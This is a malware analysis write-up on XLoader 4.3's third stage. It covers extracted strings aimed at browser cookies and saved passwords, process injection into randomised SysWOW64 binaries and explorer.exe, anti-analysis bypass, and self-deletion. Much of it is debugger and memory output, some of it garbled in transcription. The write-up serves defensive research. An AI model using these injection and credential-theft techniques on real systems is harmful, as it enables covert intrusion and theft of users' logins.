- INFO: floss.results: Cookies

Extracted Stings from Xloader 4.3 Stage3 shellcode

1	Extracted	2016 2012 2008 open \explorer.exe windir .exe \rundll32.exe \System32 \SysWOW64 windir .exe .dll \Current Session \INetCookies \Microsoft\Windows .sqlite \Cookies \explorer.exe windir Clipboard Unknown [System] USERNAME .dll log.ini sog.ini ProgramFiles SysWOW64\ SELECT name, value FROM autofill name value: datetime SELECT host_key, path, is_secure, expires_utc, name, value, encrypted_value FROM cookies FALSE TRUE Cookies Autofill Chrome PATH Firefox\ .exe Firefox Program Files
---	-----------	--

\Firefox  
CurrentVersion  
Main  
Install Directory  
guid  
httpRealm  
hostname  
profiles.ini  
PATH  
Thunderbird\  
Firefox\  
null  
Account  
Password  
POP3Account  
POP3Password  
Account.stg  
Fox Recovery  
\Program Files  
Opera  
Chrome  
\3r9Pk-75\_  
Recovery  
\Opera Software\Opera Stable  
\Opera Software\Opera Stable  
!"#\$%&'()\*+,-./;=>?@[\]^\_{}~  
encrypted\_key  
Local State  
Pass  
User  
Internet Explorer\IntelliForms\Storage2  
Pass  
Name  
\_\_Vault  
lexplor  
Outlook Recovery  
Password  
2016  
urlmon.dll  
User-Agent:  
Local State  
Windows Explorer  
Windows Explorer  
POST  
wininet.dll  
gggB  
InternetOpenA

		InternetConnectA HttpOpenRequestA HttpSendRequestA InternetReadFile InternetCloseHandle MS-WAPI-
2	Floss decoded & tight strings	aaH8m\t< <a href="http://www.sqlite.org/2014/sqlite-dll-win32-x86-3080300.zip">hxxp://www.sqlite.org/2014/sqlite-dll-win32-x86-3080300.zip</a>  >@@@?456789:;<= !"#\$%&'()*+,-./0123 ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/ Pm1n ~F@7%m\$~ ~draGon~ explorer.exe Microsoft\Windows Cookies encrypted_key Local State TRUE 381F ppwEw czX5 .dll 7Cbl sqlite3 sqlite3.dll

## Process Enumeration:

- XLoader uses **NtQuerySystemInformation** to get information of all running processes in the system and then enumerates one-by-one checking and matching hashes with its own hash values stored in conf obj.

```
77 00 69 00 6E 00 6C 00  6F 00 67 00 6F 00 6E 00  w.i.n.l.o.g.o.n.  
2E 00 65 00 78 00 65 00  00 00 00 00 00 00 00 00 ..e.x.e.....
```


```
73 00 65 00 72 00 76 00  69 00 63 00 65 00 73 00  s.e.r.v.i.c.e.s.  
2E 00 65 00 78 00 65 00  00 00 00 00 00 00 00 00 ..e.x.e.....
```

## Process Injection:

### Xloader Injection Overview:

Xloader stage2 performs two process injections:

- Injection#1: in a random running process to start the win32 victim process in suspended state
- Injection#2: migrate itself into win32 suspended process and resume



### Injection # 1

- Another memory has been reserved in the malware with RWX memory region.
- I have dumped this new region and extracted the strings
- It has a single static string which contains the name of the target process

0x1bdd000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 108)
0x1715000	Private: Commit	12 kB	RW+G	Stack (thread 1252)
0x1755000	Private: Commit	12 kB	RW+G	Stack (thread 6412)
0x17c5000	Private: Commit	12 kB	RW+G	Stack (thread 1620)
0x1c4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1252)
0x1d4c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 6412)
0x1e4d000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 1620)
0x5e1000	Image: Commit	184 kB	RWX	C:\Users\shaddy\Desktop\dump.exe
0x1240000	Private: Commit	64 kB	RWX	
0x1250000	Private: Commit	64 kB	RWX	
0x1370000	Mapped: Com...	180 kB	RWX	
0x1800000	Private: Commit	3,376 kB	RWX	
0x1e50000	Mapped: Com...	1,076 kB	RWX	1,076 kB
0x75561000	Image: Commit	556 kB	RW	C:\Windows\SysWOW64\kernel32.dll
0x75701000	Image: cmd	1 kB	RW	C:\Windows\SysWOW64\cmd.exe
0x76021000	Image: Commit	100 kB	RX	C:\Windows\SysWOW64\mm32.dll
0x76620000	Image: Commit	404 kB	RX	C:\Windows\SysWOW64\kernel32.dll
0x76701000	Image: Commit	112 kB	RX	C:\Windows\SysWOW64\gd32.dll
0x76731000	Image: +-----+   FLOSS STATIC STRINGS: UTF-16LE (2)   +-----+	56 kB	RX	C:\Windows\SysWOW64\wechost.dll
0x767b1000	+-----+   FLOSS STATIC STRINGS: UTF-16LE (2)   +-----+	60 kB	RX	

S-1-5-21-3847139-  
C:\Windows\SysWOW64\chkdsk.exe

- It means that this shellcode is used for starting the process **chkdsk.exe** which is randomized on every execution.
- Xloader selects these binaries from SysWOW64 directory, which are 32-bit processes
- It injects this shellcode in one of the above enumerated running processes, which in my case is a 64-bit IDA that I had opened along with my debugger.

1:08:4...	ida64.exe	9016	CreateFile	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	CreateFileMapp...	C:\Windows\SysWOW64\chkdsk.exe	FILE LOCKED WITH..
1:08:4...	ida64.exe	9016	QueryStandardI...	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	ReadFile	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	ReadFile	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	CreateFileMapp...	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	QuerySecurityFile	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	QueryNameInfo...	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	Process Create	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	QuerySecurityFile	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:4...	ida64.exe	9016	QueryBasicInfor...	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS

- This is also one of the anti-analysis techniques used by xloader. It doesn't directly open the process itself but injects shellcode in some random process which in turn opens the SysWOW64 randomized binary in a suspended state and then retrieves its process information and continue with the execution.

1:08:4...	dump.exe	4444	CreateFile	C:\Windows\SysWOW64\gdi32.dll	SUCCESS
1:08:4...	dump.exe	4444	Load Image	C:\Windows\SysWOW64\msvcp_win.dll	SUCCESS
1:08:4...	dump.exe	4444	QueryNameInfo	C:\Windows\SysWOW64\msvcp_win.dll	SUCCESS
1:08:4...	dump.exe	4444	CreateFile	C:\Windows\SysWOW64\msvcp_win.dll	SUCCESS
1:08:4...	dump.exe	4444	Load Image	C:\Windows\SysWOW64\vcrtbase.dll	SUCCESS
1:08:4...	dump.exe	4444	QueryNameInfo	C:\Windows\SysWOW64\vcrtbase.dll	SUCCESS
1:08:4...	dump.exe	4444	CreateFile	C:\Windows\SysWOW64\vcrtbase.dll	SUCCESS
1:08:4...	dump.exe	4444	QueryBasicInfor	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	CreateFile	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	CloseFile	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	CreateFile	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	CreateFileMapp	C:\Windows\SysWOW64\vmm32.dll	FILE LOCKED WITH..
1:08:4...	dump.exe	4444	QueryStandardI	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	CreateFileMapp	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	CloseFile	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	Load Image	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	QueryNameInfo	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:4...	dump.exe	4444	CreateFile	C:\Windows\SysWOW64\vmm32.dll	SUCCESS
1:08:5...	dump.exe	4444	CreateFile	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:5...	dump.exe	4444	QueryStandardI	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:5...	dump.exe	4444	ReadFile	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS
1:08:5...	dump.exe	4444	CloseFile	C:\Windows\SysWOW64\chkdsk.exe	SUCCESS

- In Ida64, the shellcode is injected which starts the process and return the process information back to stage2 malware of xloader.
- The RWX memory region could be seen in IDA64.
- This is just a **dead code** after opening the target process in suspended state.

0xfbfbcd000	Private: Commit	12 kB	RW+G	Stack (thread 6012)			
0x420000	Mapped: Com...	1,076 kB	RWX		1,076 kB	1,076 kB	1,076
0xd464710000	Private: Commit	64 kB	RWX		8 kB	8 kB	

## Injection # 2:

- The second injection is performed in the chkdsk.exe (randomized SysWOW64 binary)
- There are two buffers injected in the chkdsk.exe.
- 1 buffer of 180KB and other of 40KB
- Since this malware is performing so many injections, it is very difficult to keep track of everything so we got an idea of creating a tool for detecting process injections.
- I would like to give special thanks to [Osama Ellahi](#), for creating this tool in short period of time which is very useful in detecting injections of such malware.

Detect Injection

	PID	Process Name	Memory Region	Size	Architecture
▶	4444	dump	6164480	188416	x32
	4444	dump	19136512	65536	x32
	4444 Stage2 xloader	dump	19202048	65536	x32
	4444 Stage2 xloader	dump	20381696	184320	x32
	4444	dump	24969216	184320	x32
	4444	dump	25165824	3457024	x32
	4444	dump	31784960	1101824	x32
	9016	ida64	4325376	1101824	x64
*	6500	chkdsk	9043968	184320	x32

stage3 random syswow64 victim process

Random running process that starts target victim stage3 process


Tool link: <https://github.com/Jhangju/injectionview>

- The smaller buffer contains the original chkdsk.exe bytes.
- I also found the function that writes shellcode in the **180KB** empty buffer.
- This is also a shared memory region between the formbook payload and victim process of chkdsk.exe
- Because the buffer is simultaneously being written in both processes.


The screenshot shows the injectionview debugger interface with several windows:

- Debug View:** Shows assembly code for two processes. The top section is for process 4444 (Stage2 xloader) and the bottom section is for process 6500 (chkdsk). The assembly includes instructions like push esi, mov esi, sub esi, etc.
- Pseudocode-B:** Shows pseudocode for the same assembly blocks.
- Pseudocode-A:** Shows pseudocode for another set of assembly blocks.
- Hex View-1:** A large hex dump window for process 6500 (chkdsk). It shows memory starting at address 0x00000000 up to 0x00001000. The dump includes various memory regions and their sizes, such as 188416, 65536, 3457024, etc.
- Enums:** A window showing enumerated values.
- chkdsk.exe (6500):** A detailed memory dump window for process 6500. It shows memory starting at address 0x00000000 up to 0x00001000. The dump includes assembly code and raw memory data.

- Here in xloader payload, the memory region is also being written simultaneously
- This is the same partially decrypted shellcode that I have displayed above, with most of the decrypted strings.
- From here onwards, the stage3 of formbook will be executed.



- Finally, after resuming the suspended process in chkdsk.exe
- It exits using ExitProcess API



## Stage 3: Partially Decrypted Xloader 4.3

Before resuming the thread on injected process. I have attached x32dbg to the victim process to continue debugging further. In the EAX register, the address of xloader injected code is already set by stage2 malware. So, I just jumped to address in disassembly and added breakpoint on it. Then from the stage2 malware I allowed the malware to continue hence resuming the thread on stage3. Stage2 malware has exited and we have debugger attached to the entry point of stage3 malware which I will continue from here. This whole execution flow is very similar to stage2 malware. So, I will move forward with only key details in this section:

### Defeating Anti-Analysis:

- Xloader has decrypted some of its functions and now migrated to the process **msiexec.exe** (which was **chkddsk.exe** in previous examples)
- Before resuming the thread, I've attached debugger to the injected process and continued my analysis from there.
- This is the same cycle being repeated first.
- I have to defeat anti-analysis techniques again
- Similar to stage2 I have bypassed anti-analysis techniques again and correct sequence of bytes have been generated as highlighted below

02ED7650  
push ebp  
mov ebp,esp  
mov eax,dword ptr ss:[ebp+8]  
cmp byte ptr ds:[eax+2D],0  
jne 2ED769F

02ED765C cmp byte ptr ds:[eax+2E],0  
jne 2ED769F

02ED7662 cmp byte ptr ds:[eax+2F],0  
jne 2ED769F

02ED7668 cmp byte ptr ds:[eax+30],0  
jne 2ED769F

02ED766E cmp byte ptr ds:[eax+31],0  
jne 2ED769F

02ED7674 cmp byte ptr ds:[eax+32],0  
jne 2ED769F

02ED7650  
push ebp  
mov ebp,esp  
mov eax,dword ptr ss:[ebp+8]  
cmp byte ptr ds:[eax+2D],0  
jne 2ED769F

02E9EF14 1B A1 ED 02 58 EF E9 02 58 EF E9 02 58 EF E9 02 .i.i.Xié.Xié.Xié.  
02E9EF24 58 EF E9 02 58 EF E9 02 58 EF E9 02 58 EF E9 02 Xié.Xié.Xié.@jé.  
02E9EF34 5D A1 ED 02 58 EF E9 02 50 93 86 00 18 FA E9 02 =j.i.Xié.P.1..ué.  
02E9EF44 D2 DF EE 02 58 EF E9 02 5C EF E9 02 00 00 00 00 00 i@i.Xié.ié....  
02E9EF54 BC 0A 00 00 FF FF FF FF 00 00 ED 02 00 00 19 03 %..yyYy.1....  
02E9EF64 01 00 00 00 00 00 B2 77 00 00 08 06 00 00 E6 04 .....w.....æ.  
02E9EF74 00 40 00 05 01 00 00 00 00 70 B1 77 F0 DD 86 77 @...@.p=NOY!W  
02E9EF84 00 00 01 01 00 00 01 00 01 00 00 00 00 00 00 00 .....  
02E9EF94 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
02E9EFA4 00 00 00 00 70 63 05 38 63 01 67 54 06 26 8D F9 ..pc.8C.gT.&ù  
02E9EFB4 BA 4B 71 34 8D 20 75 58 77 08 27 B1 33 70 9F C8 @Kq4. uxW.?=3p.È  
02E9EFC4 7D 63 06 3B 5F F3 CA 53 F7 71 E9 73 12 DB A9 E5 }c.;\_ôSs=qés.Déà  
02E9EFD4 4B 12 28 3A E0 E7 04 38 2E CO E2 8D 3E 9E ED K.(:a-c.;Aá.>.í  
02E9EFF4 D3 32 D1 A1 49 D5 D3 42 99 43 OF EC B8 B2 3C 75 02NiTÔOB.C.).ku  
02E9F004 53 D7 04 D2 FE F4 4B 78 7A D3 31 DD A6 56 71 C3 Sx.Ôpôkxz01V!vqA  
02E9F014 84 91 22 3E 20 60 7A 49 01 96 B8 75 8F 75 DE 6D ..&a.,e.,í..,b.  
02E9F024 90 FC AC F1 9A 21 RA 77 RE C2 77 7E B9 FF F2 E5 i.-á. !w4Aw-1inô

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

## Decryption/Deobfuscation:

- This injected stage3 payload performs the same initial steps.
- It performs anti-vm techniques and checks
- Decrypt further library names and load using LdrLoadDll
- Decrypt API names and match hashes. Finally load those APIs from the injected fresh copy of **ntdll**
- A few of the APIs that it uses for Process Injection are resolved:
  - LookupPrivilegeValue
  - SeDebugPrivilege
  - NtAdjustPrivilegeToken

The screenshot shows the IDA Pro interface for ntdll.dll. The assembly window displays the following code at address 04E52FB0:

```

04E52FB0 mov eax, 41; 'A'
mov edx, 4E68A40
call edx
ret 18

```

The registers window shows the following values:

EAX	00000000
EBX	02DE3000
ECX	0000024C
EDX	04E52FB0
EBP	02E9EEAC
ESP	02E9EE8C
ESI	02E9F9B4
EDI	00869350
EIP	04E52FB0

The Stack dump window shows the stack contents starting at 02E9EE8C.

The Function name window lists several Ldrp functions, including LdrpCorInitialize, LdrpGetProcedure, LdrpNameToOrd, LdrpInitShimEngi, LdrpLoadShimEn, LdrpSendShimEn, LdrpInitializeShin, LdrpGetShimEngi, LdrGetProcedure, and LdrpLoadDll.

The Registers window shows the following values:

EAX	00000000
EBX	02DE3000
ECX	0000024C
EDX	04E52FB0
EBP	02E9EEAC
ESP	02E9EE8C
ESI	02E9F9B4
EDI	00869350
EIP	04E52FB0

The Registers window also includes a column for memory permissions (R, W, X).

## Indicator Removal:

- It will delete the stage2 malware with following sequence of APIs
  - ❖ NtCreateFile
  - ❖ NtQueryInformationFile
  - ❖ NtReadFile
  - ❖ NtClose
  - ❖ ZwDeleteFile

The screenshot shows the IDA Pro interface with several windows open:

- Assembly View:** Shows assembly code starting at address 04E530F0. The code includes instructions like `MOV ECX, 5531U` and `CALL EDX`.
- Registers View:** Shows registers with values such as `ecx=04E530F0` and `02EEC BAD`.
- Memory Dump View:** Shows memory dumps from five different sources (Dump 1 to Dump 5) for the same memory range. The dump data is mostly zeros with some ASCII text interspersed.
- Function View:** Shows a list of functions, many of which are Ldr-related (e.g., `LdrCorInitialize`, `LdrGetProcedure`, etc.).
- Code View:** Shows the assembly code for a function, including calls to `NtCreateFile` and `Wow64SystemServiceCall`.

## Process Injection:

- The next series of APIs being used are:
  - ❖ NtCreateSection
  - ❖ NtMapViewOfSection
  - ❖ NtAllocateVirtualMemory
  - ❖ NtOpenProcessToken
  - ❖ NtQueryInformationToken
  - ❖ ConvertSidToStringW
  - ❖ NtAllocateVirtualMemory
- It is preparing another shellcode to inject further in some process. There are a few more RWX sections created in the memory of infected process

Hide free regions

Base address	Type	Size	Protect...	Use	Total WS	Private WS	SI
0x3005000	Private: Commit	12 kB	RW+G	Stack (thread 2128)			
0x312c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 2128)			
0x3165000	Private: Commit	12 kB	RW+G	Stack (thread 2020)			
0x345c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 2020)			
0x4bb5000	Private: Commit	12 kB	RW+G	Stack (thread 3132)			
0x4fc000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 3132)			
0x4c35000	Private: Commit	12 kB	RW+G	Stack (thread 6788)			
0x4c7c000	Private: Commit	8 kB	RW+G	Stack 32-bit (thread 6788)			
0xb60000	Mapped: Com...	56 kB	RWX		56 kB		
0xbef000	Mapped: Com...	12 kB	RWX		12 kB		
0x2ed0000	Mapped: Com...	180 kB	RWX		180 kB		
0x2f00000	Private: Commit	28 kB	RWX		24 kB	24 kB	
0x4c80000	Mapped: Com...	180 kB	RWX		180 kB		
0x4ce0000	Private: Commit	572 kB	RWX		572 kB	572 kB	
0x4de0000	Private: Commit	3,376 kB	RWX		3,376 kB	3,376 kB	
0x5130000	Private: Commit	572 kB	RWX		52 kB	52 kB	
0x2bd0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2be0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2bf0000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f10000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f20000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x2f30000	Private: Commit	4 kB	RX		4 kB	4 kB	
0x6cff1000	<						

## System Information Discovery:

- It retrieves the system information from the Registry like the "**Product Name**", "**CurrentBuild**" of OS etc
  - ❖ NtCreateKey
  - ❖ NtQueryValueKey

The screenshot shows the Immunity Debugger interface. The assembly window displays the following code:

```

; Exported entry 301. NtCreateKey
; Exported entry 1846. ZwCreateKey

; _stdcall ZwCreateKey(x, x, x, x, x, x)
public _ZwCreateKey@28
_ZwCreateKey@28 proc near
    mov    eax, 10h ; NtCreateKey
    mov    edx, offset _Wow64SystemServiceCall@0 ; Wow64SystemServiceCall()
    call   edx ; Wow64SystemServiceCall() ; Wow64SystemServiceCall()
    retn  1Ch
_ZwCreateKey@28 endp

```

The Registers window shows:

- rax: 00000000
- rbx: 00000000
- rcx: 00000000
- rdx: 00000000
- rsi: 00000000
- rdi: 00000000
- rip: 02E9CC5B
- cs: 00000000
- ss: 00000000
- ds: 00000000
- fs: 00000000
- gs: 00000000

The Stack window shows:

```

02E9CC5B 00000000 return to 02E9CC5F from ???
02E9CC5C 02EECSF
02E9CC5D 02EECSF
02E9CC61 00020219
02E9CC68 02E90D0C
02E9CC69 02E90D0C
02E9CC70 00000000
02E9CC74 00000000
02E9CC75 02E90D0C
02E9CC76 02E90D0C
02E9CC80 02E90D04
02E9CC81 02E90D04
02E9CC82 02E90D04
02E9CC83 02E90D04
02E9CC84 02E90D04
02E9CC85 02E90D04
02E9CC86 02E90D04
02E9CC87 02E90D04
02E9CC88 02E90D04
02E9CC89 02E90D04
02E9CC90 00020219

```

The Dump window shows memory dump at address 02E9CC5B:

```

L"\\"Registry\\Machine\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion"
return to 02EDCEB9 from 02EECS90

```

## Dynamic Library/API resolution:

- Loading libraries **wininet.dll** using **LdrLoadDll**

The screenshot shows the Immunity Debugger interface. The assembly window displays the following code:

```

push edi
call 2EEE450
mov eax,dword ptr ds:[ebx+20]
add ebx,20
mov dword ptr ds:[edi+24AC],eax
mov ecx,dword ptr ds:[ebx+4],eax
lea eax,dword ptr ss:[ebp+C]
mov dword ptr ds:[edi+24B0],ecx
mov edx,dword ptr ds:[ebx+8]; [ebx+8]:"e0'< 1"
push 0
push ebx
mov dword ptr ds:[edi+24B8],edx
[REDACTED]
push 0
push edx
mov dword ptr ds:[edi+1F24],eax
call 2ED1060
mov ecx,dword ptr ss:[ebp+8]
mov edx,dword ptr ds:[ecx+9CC]
push 0
push 0
push edi
push ebx
call 2EE2880
add esp,28
mov dword ptr ds:[edi+3F48],eax

```

The Registers window shows:

- FAX: 07A2F9A0 ("wininet.dll")
- EBX: 02E9EF78
- ECX: 77B17000
- EDX: 77B6D0F0
- EBP: 07A2F9A0
- ESP: 07A2F9A4
- ESI: 051C0000
- EDI: 07A30000
- EIP: 02EEB626
- EFLAGS: 00000206
- ZF: 0 PF: 0 AF: 0
- OF: 0 SF: 0 DF: 0
- CF: 0 TF: 0 IF: 1

The Dump window shows memory dump at address 07A2F9A0:

```

LastError 00000057 (ERROR_INVALID_PARAMETER)
LastStatus C000000D (STATUS_INVALID_PARAMETER)
GS 002B FS 0053
ES 002B DS 002B
CS 002B SS 002B

```

## Process Enumeration & Injection:

- Looks like the next injection will be in "**explorer.exe**".
- It enumerates all the process by looping through the list of processes returned by "**NtQuerySystemInformation**"
- NtCreateMutant
- NtCreateSection
- NtMapViewOfSection
- NtDelayExecution
- NtAllocateVirtualMemory

The screenshot shows the Immunity Debugger interface. On the left, the assembly view displays a sequence of instructions starting with 02ED9070, which includes calls to 2EEE450, 2EEE60, and 2EE77C0. On the right, the registers window shows the CPU register state for the explorer.exe process. The EIP register is at 02ED907C. The registers include EAX, EBX, ECX, EDX, EBP, ESP, ESI, and EDI, along with flags EFLAGS and status information LastError and LastStatus.

### Detect Injection

	PID	Process Name	Memory Region	Size
▶	3528	explorer	180617216	1060864
	748	x32dbg	100466688	65536

